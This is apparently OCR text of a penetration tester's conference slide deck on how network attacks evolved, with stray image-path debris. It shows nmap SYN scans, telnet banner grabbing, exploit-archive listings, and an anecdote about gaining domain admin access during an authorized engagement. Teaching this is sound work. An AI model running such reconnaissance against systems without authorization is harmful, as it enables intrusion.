You Spent All That Money ...And You Still Got Owned

Presented By:
Joe McCray

joe@strategicsec.com
http://www.linkedin.com/in/joemccray
http://twitter.com/j0emccray

Joe McCray.... Who the heck are you?

A Network/Web Application Penetration Tester & Trainer

A.K.A:

The black guy at security conferences

How I Throw Down...

- **I HACK**
- **I CURSE**
- **I DRINK (Rum & Coke)**

Let me take you back....

Penetration Testing Was Easy....

Step 1: Tell customer you are 31337 security professional

Customers only applied patches if it fixed something on the system

It was common practice NOT to apply system updates that didn't fix a problem you were experiencing on a system (WTF ARE YOU DOING - YOU MIGHT BREAK SOMETHING!!!!!)

Step 2: Scan customer network with ISS or Nessus if you were a renegade

Customers didn't apply patches, and rarely even had firewalls and IDSs back then

You know you only ran ISS because it had nice reports...

Step 3: Break out your uber 31337 warez and 0wn it all!!!!!

You only kept an exploit archive to save time (Hack.co.za was all you needed back then)

If you could read the screen you could 0wn the network!!!!!!!

If you were Ub3r 31337 you did it like this....

Port Scan & Banner Grab The Target

```
[root@wang ~]# nmap -sS -O -p 1-1024 -v 192.168.1.20

Starting nmap V. 2.54BETA7 ( www.insecure.org/nmap/ )
Host Unknown19.effingmanor (192.168.1.20) appears to be up ... good.
Initiating SYN Stealth Scan against Unknown19.effingmanor (192.168.1.20)
Adding TCP port 139 (state open).
Adding TCP port 135 (state open).
The SYN Stealth Scan took 3 seconds to scan 1024 ports.
For OSScan assuming that port 135 is open and port 1 is closed and neither
are firewalled
Interesting ports on Unknown19.effingmanor (192.168.1.20):
(The 1022 ports scanned but not shown below are in state: closed)
Port       State       Service
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn

TCP Sequence Prediction: Class=trivial time dependency
                         Difficulty=3 (Trivial joke)

Sequence numbers: 698D 6996 69A5 69B0 69B7 69BC
Remote operating system guess: Windows NT4 / Win95 / Win98

Nmap run completed -- 1 IP address (1 host up) scanned in 4 seconds
[root@wang ~]#
```

```
knoppix@ttyp2[enumeration]$ telnet 192.168.0.111 21
Trying 192.168.0.111...
Connected to 192.168.0.111.
Escape character is '^]'.
220 2kserver Microsoft FTP Service (Version 5.0).
^]

telnet> quit
Connection closed.
knoppix@ttyp2[enumeration]$ telnet 192.168.0.111 80
Trying 192.168.0.111...
Connected to 192.168.0.111.
Escape character is '^]'.


HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Sun, 01 May 2005 08:14:44 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrect. </body>
</html>Connection closed by foreign host.
knoppix@ttyp2[enumeration]$
```

Get your exploit code...

Netscape: Welcome to Rootshell | Hosted by connectnet.com

File Edit View Go Communicator Help

Back Forward Reload Home Search Netscape Print Security Stop

Bookmarks Location: http://www.rootshell.com/beta/view.cgi?199902 What's Related

root•shell

exploits

news

search

documentation

Connect from pitufina.etsit.upm.es [138.100.17.16 -> 138.100.17.30] (Mozilla/4.5 [en] (X11; U; Linux 2.0.35 i586))logged.

rootshell archive for 199902		
2/8/99	acctigris.txt	ACC's Tigris Access Terminal server security vunerability
2/8/99	hp5crash.txt	Another way to crash HP 5m printers with firmware dated before 19960829.
2/8/99	icmpquery.c	Send and receive ICMP queries for address mask and current time.
2/8/99	ffcore.txt	ff.core exploit for Solaris 2.5.1 and 2.6.
2/8/99	sendmail892against.txt	Denial of service attack in Sendmail 8.9.2 with exploit.
2/9/99	ftpd.txt	Remote buffer overflows in various FTP servers leads to potential root compromise. (ProFTPD 1.2.0pre1 and Wuarchive

100% of 15K (at 979 bytes/sec)

.:[packet storm]:. - http://packetstormsecurity.org/ - Mozilla Firefox

Datei Bearbeiten Ansicht Gehe Lesezeichen Extras Hilfe

http://www.packetstormsecurity.org/ Go

Erste Schritte Aktuelle Nachrichten ...

packet storm

8 years of full disclosure

about | mirrors | search | assessment | defense | advisories | papers | magazines | miscellaneous | links | forums

/// Recent News Headlines

June 29, 2006 - Vnunet
Apple Plugs Five Security Holes

June 29, 2006 - Vnunet
Controversy Erupts Over US Cyber Security Czar

June 28, 2006 - ZDNet
White House Orders Better Security For Sensitive Data

June 28, 2006 - Cnet News
AT&T Unit Settles Government Fraud Charges

June 28, 2006 - NewsForge
Gnash, The Free Flash Player, Makes Progress

/// Consistently Random

June 29, 2006
Suggested Listening
Artist: *Verve Remixed*
Track: *Return To Paradise (Mark De Clive-lowe Remix)*

June 29, 2006
Random Quote
If everything seems to be going well, you have obviously overlooked something. - Steven Wright

June 29, 2006
Know The Law

/// Featured Files

June 27, 2006
aircrack-ng-0.6.tar.gz (133 KB)
aircrack-ng is a set of tools for auditing wireless networks. It's an enhanced/reborn version of aircrack. It consists of airodump (an 802.11 packet capture program), aireplay (an 802.11 packet inject...
[More Info]

June 27, 2006
strongswan-2.7.2.tar.bz2 (2 MB)
strongSwan is a complete IPsec and IKEv1 implementation for Linux 2.4 and 2.6 kernels. It interoperates with most other IPsec-based VPN products. It is a descendant of the discontinued FreeS/WAN proje...
[More Info]

June 26, 2006
mimedefang-2.57.tar.gz (316 KB)
MIMEDefang is a flexible MIME email scanner designed to protect Windows clients from viruses. Includes the ability to do many other kinds of mail processing, such as replacing parts of messages with U...
[More Info]

June 20, 2006
yersinia-0.7.tar.gz (322 KB)
Yersinia implements several attacks for the following protocols: Spanning Tree (STP), Cisco Discovery (CDP), Dynamic Host Configuration (DHCP), Hot Standby Router (HSRP), Dynamic Trunking (DTP), 802.1...
[More Info]

/// Site Updates

/// Last 10 Files

- SA-20060613-0.txt
- MyBB-1.1.3
- belva-att-unknown.web.vulns.pdf
- Kill3r-SA-20060628.txt
- UsenetScriptv0.5.txt
- WingedGalleryv1.0.txt
- WD-MKP.txt
- MU-200606-02.txt
- cisco-sa-20062806-ap.txt
- cisco-sa-20060628-wcs.txt

[Last 20 | Last 50 | Last 100]


/// Last 10 Advisories

- SA-20060613-0.txt
- MyBB-1.1.3
- Kill3r-SA-20060628.txt
- UsenetScriptv0.5.txt
- WingedGalleryv1.0.txt
- MU-200606-02.txt
- cisco-sa-20062806-ap.txt
- cisco-sa-20060628-wcs.txt
- OpenPKG-SA-2006.011.txt
- secunia-Opera.txt


[Last 20 | Last 50 | Last 100]

Fertig

Own the boxes and take screen-shots



Write The Report...



Get Paid....

Geez...That's A Lot To Bypass

More Security Measures are being implemented on company networks today

Firewalls are common place (perimeter and host-based)

Anti-Virus is smarter (removes popular hacker tools, and in some cases stops buffer overflows

Intrusion Detection/Prevention Systems are hard to detect let alone bypass

NAC Solutions are making their way into networks

Network/System Administrators are much more security conscious

IT Hardware/Software vendors are integrating security into their SDLC

.

It’s harder now....so what do I do today?

Project Scope

- Project Scope
  - **Internal BlackBox** (Limited Knowledge) Penetration Test
  - External BlackBox (Limited Knowledge) Penetration Test
  - Web Application Security Assessment
  - Wireless Security Assessment
  - Physical Security Assessment


- Project Limitations
  - Project was considered blackbox until Sampleblank consultants were detected by network team.
  - No social engineering or user interaction attacks were authorized

Attacking sampleblank: The Play-By-Play

- Hmmm…what do we have here????
  - The following security/monitoring applications were discovered
    - McAfee Virus Shield
    - McAfee HIPS
    - Altiris
    - Big Brother


- Attack Steps:
  - Enumerate Network without scanning
  - Obtain valid privileged credentials

Attacking sampleblank: Domain Admin




Strategic Security was able to obtain Domain Administrative level access on NC by simply browsing Active Directory as a regular user

I’m SWIFT BABY!!!!!

